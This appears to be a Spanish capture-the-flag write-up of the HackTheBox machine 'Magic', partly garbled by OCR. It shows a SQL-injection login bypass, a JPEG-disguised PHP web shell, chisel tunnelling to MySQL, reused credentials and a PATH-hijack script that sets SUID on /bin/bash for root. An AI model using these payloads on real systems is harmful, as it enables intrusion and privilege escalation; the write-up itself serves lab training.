Magic - Writeup


RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.
| ssh-hostkey:
|   2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQClcZO7AyXva0myXqRYz5xgxJ8l
RjfA+vqHxEp7e5l9H7Nbb1dzQesANxa1glKsEmKi1N8Yg0QHX0/FciFt1rdES9Y4b3
BlkebTGbgo4+U44fniEweNJSkiaZW/CuKte0j/buSlBlnagzDl0meeT8EpBOPjk+F0
|   256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAy
DizNQgiffGWWLQ=
|   256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIE0dM4nfekm9dJWdTux9TqCyCGtW
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Magic Portfolio
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

En el puerto 80 podemos ver lo siguiente:


Nos dice que tenemos que logearnos para poder subir imagenes. Vamos a intentar bypasear el panel de login con una injeccion sql basica:




Nos dice que seleccionemos una imagen para subir:




Intentamos subir un archivo php que contiene la reverse shell de pentest monkey:






Vamos a subir una imagen real y vamos a investigar a que ruta se sube. Vamos a enumerar rutas con gobuster:



Encontramos la ruta /images pero no tenemos permisos para ver el contenido. Vamos a fuzzear el contenido de /imagenes:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.10.10.185/images/ -w /u
,aspx,doc --add-slash -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@f
===============================================================
[+] Url:                     http://10.10.10.185/imag
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dir
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php,jsp,jpg,zip,asp
[+] Add Slash:               true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html/               (Status: 403) [Size: 277]
/.php/                (Status: 403) [Size: 277]
/uploads/             (Status: 403) [Size: 277]
```

Encontramos la carpeta /uploads. Vamos a ver si podemos localizar nuestra imagen en su interior:



Como vemos que esta foto se a subido correctamente y el servidor web interpreta codigo php, vamos a intentar modificar el archivo "images.jpeg" a "images.php.jpeg". Ademas vamos a introdudir lo siguiente al final del archivo:


```
♦m♦♦ m♦7♦y♦♦9
(♦♦♦f♦♦5♦♦?♦♦♦>k♦♦
(♦L♦♦<♦♦♦♦♦♦♦|♦♦
B♦♦y♦♦♦♦[♦.b0E♦ₙ♦(♦h♦@i♦>j♦♦b/♦f♦n
,♦Ж♦♦N♦♦♦v♦J♦♦♦♦8P♦♦ₙ♦♦cf♦♦bJ[5ycG
<?php system($_GET['cmd']); ?>
```

Esto lo que va a hacer es permitir ejecutar comandos utilizando la variable "cmd" en el archivo "images.php.png". Si le aplicamos un file para que nos diga que tipo de archivo es, nos dice que es una imagen:


```
┌──(kali㉿kali)-[~/Downloads]
└─$ file images.php.jpeg
images.php.jpeg: JPEG image data, JFIF standard 1.01,
```

La subimos:

Utilizando el parametro "?cmd=" podemos ejecutar comandos en la maquina victima:




Como podemos ejecutar comandos en la maquina remota vamos a enviarnos una reverse shell con el tipico oneliner de bash y nos ponemos a la escucha con netcat para recibir la conexion:




ESCALADA DE PRIVILEGIOS

En la ruta "/var/www/Magic" encontramos unas credenciales



He intentado probar si son las credenciales de sesion del usuario "theseus" pero no lo son. Vamos a ver si esta el servicio de mysql en marcha:



Como podemos ver, el servicio de mysql solo es visible en la maquina victima, por eso no lo he visto realizando un nmap. Vamos a intentar iniciar sesion desde la maquina victima:

```
www-data@magic:/var/www/Magic$ mysql

Command 'mysql' not found, but can be installed with:

apt install mysql-client-core-5.7
apt install mariadb-client-core-10.1

Ask your administrator to install one of them.
```

Nos dice que el comando mysql no esta instalado. Podemos aplicar el port forwarding, es decir, hacer que el puerto 3306 de la maquina victima sea el puerto 3306 de mi maquina local. Esto lo podemos hacer creando un tunel con chisel. Nos descargamos chisel, lo pasamos a la maquina victima y nos ponemos en modo servidor a la espera que se conecte un cliente por el tunel creado:

```
└─$ ./chisel server --reverse -p 1234
2024/10/29 15:17:39 server: Reverse tunnelling enabled
2024/10/29 15:17:39 server: Fingerprint Lhq/0XjaCNi2N6fVLkNrFSbbPiiWVIp8VNllANycwmk=
2024/10/29 15:17:39 server: Listening on http://0.0.0.0:1234
```

En la maquina victima nos conectamos al tunel y realizamos el redireccionamiento de puertos:

```
www-data@magic:/tmp$ chmod +x chisel
www-data@magic:/tmp$ ./chisel client 10.10.14.5:1234 R:3306:127.0.0.1:3306
2024/10/29 12:18:53 client: Connecting to ws://10.10.14.5:1234
2024/10/29 12:18:54 client: Connected (Latency 107.062223ms)
```

Ahora podemos acceder al puerto 3306 desde nuestro localhost a traves del tunel:

```
└─$ mysql -h 127.0.0.1 -u theseus -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 5.7.29-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB
Type 'help;' or '\h' for help. Type '\c' to clear the current input state

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| Magic              |
+--------------------+
```

Encontramos unas credenciales:

```
MySQL [Magic]> select * from login;
+----+----------+--------------------+
| id | username | password           |
+----+----------+--------------------+
|  1 | admin    | Th3s3usW4sK1ng |
+----+----------+--------------------+
1 row in set (0.107 sec)
```

Vamos a probar si son las del usuario "theseus":

```
www-data@magic:/tmp$ su theseus
Password:
theseus@magic:/tmp$ whoami
theseus
```

Si vemos los binarios que podemos ejecutar con el permiso SUID vemos uno que no es comun:

```
/bin/umount
/bin/fusermount
/bin/sysinfo
```

Si lo ejecutamos vemos que muestra informacion sobre el hardware, cpu, memoria...:

```
theseus@magic:/tmp$ /bin/sysinfo
====================Hardware Info====================
H/W path           Device     Class      Description
=====================================================
                              system     VMware Virtual Platform
/0                            bus        440BX Desktop Reference Platfor
/0/0                          memory     86KiB BIOS
/0/1                          processor  AMD EPYC 7763 64-Core Processor
/0/1/0                        memory     16KiB L1 cache
/0/1/1                        memory     16KiB L1 cache
/0/1/2                        memory     512KiB L2 cache
```

Vamos a ver los metadatos del binario para poder hacernos una idea de los comandos que puede estar ejecutando por detras:

```
====================Hardware Info====================
lshw -short
=====================Disk Info=====================
fdisk -l
=====================CPU Info======================
cat /proc/cpuinfo
=====================MEM Usage=====================
free -h
```

Vemos que ejecuta varios comandos sin utilizar la ruta absoluta, por lo que puede ser vulnerable a "Path Hijacking". Como el binario ejecuta el comando "cat" utilizando su ruta relativa podemos crear un archivo llamado "cat" en /tmp con el siguiente contenido:

```
#!/bin/bash

chmod +s /bin/bash
```

Cuando se ejecute el archivo "cat", se otorgara permiso SUID al binario /bin/bash. Ahora tenemos que hacer que el archivo sea ejecutable y introducir la ruta "/tmp" como primera positicion en la variable "$PATH". Esto quiere decir que cuando se ejecute el comando cat, se ejecutara el comando que hemos creado en el archivo. Para que se ejecute nuestro "cat" como sudo, vamos a ejecutar el binario "systeminfo" con permisos SUID:

```
Disk /dev/loop13: 3.7 MiB, 3862528 bytes, 7544 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/loop14: 2.5 MiB, 2621440 bytes, 5120 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes

=====================CPU Info======================

=====================MEM Usage=====================
               total        used        free      shared  buff/cache   ava
Mem:           3.8G        567M        1.7G        6.8M        1.6G
Swap:          1.0G          0B        1.0G
theseus@magic:/tmp$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1113504 Jun  6  2019 /bin/bash
```

Ahora podemos ejecutarnos la bash con permisos elevados:

```
theseus@magic:/tmp$ /bin/bash -p
bash-4.4# whoami
root
```